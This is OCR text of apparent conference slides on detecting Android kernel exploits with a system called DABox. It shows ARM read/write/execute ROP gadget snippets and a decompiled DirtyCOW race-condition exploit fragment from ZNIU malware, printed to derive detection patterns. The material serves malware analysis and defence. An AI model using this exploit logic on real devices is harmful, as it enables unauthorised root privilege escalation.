
Strategy of Kernel Mode detection



ROP Features

- Change control flows
- More significant primitive, like read/write/execute primitive
- Privilege Escalation Payload

Arm Call Stack



Read/Write/Execute Primitive

```
LDR R2, [R1, #0]
STR R2, [R0, #0]
LDR R1, [R1, #4]
LDR.W R2, [R2, #-12]
STR R1, [R0, R2]
BX LR
```

write primitive


```
LDR R3, [R0, #36]
LDR R0, [R0, #32]
BLX R3
```

execute primitive

```
LDR     R0, [R0]
BX      LR
```


read primitive

Privilege Escalation Payload




Privilege Escalation Payload

DABox - Method




Strategy of Kernel Mode detection




DABox - Method

- monitor the target process status after:
  - ✓thread creation
  - ✓shell command execution
  - ✓process termination
  - ✓…




Overview



Agenda

- Introduction
- Static Analysis System
  - ✓ ELF filter and decompile
  - ✓ Static hunt
- Dynamic Analysis System
  - ✓ Kernel Mode Detection
  - ✓ Daemon/App behavior trace
- In the Wild Exploit Hunt

In the Wild Exploit Hunt



- 300,000 malicious apps that carry the ZNIU malware in the wild by September 27, 2017
- Appears as a porn app

In the Wild Exploit Hunt

Exploit of DirtyCOW

- Race condition in copy-on-write

- Main pattern:
  - "madvise" system must be contained in user mode
- Affiliation pattern:
  - map memory (e.g. mmap), multiple thread/process (e.g. fork, pthread_create) are optional.

```
v6 = mmap(0LL, 4096LL, 3LL, 33LL, 0xFFFFFFFFLL, 0LL);
v7 = fork(v6);
v8 = v7;
if ( (v7 & 0x80000000) != 0 )
{
  perror("fork:0x1 root error:");
  exit(0LL);
}
if ( !v7 )
  goto LABEL_15;
sprintf(&v14, "/proc/%d/mem", v7);
v9 = open(&v14, 2LL);
if ( v9 == -1 )
  printf("open");
v10 = 0x100000;
do
{
  lseek(v9, v4, 0LL);
  write(v9, v3, v5);
  --v10;
}
while ( v10 );
kill(v8, 10LL);
wait(&v13);
printf("Parent is over..status == %d\n");
close(v9);
result = _stack_chk_guard;
if ( v24 != _stack_chk_guard )
{
LABEL_15:
  v12 = 0x100000;
  do
  {
    madvise(v4, v5, 4);
    --v12;
  }
  while ( v12 );
  exit(0LL);
```

The End

QUESTIONS?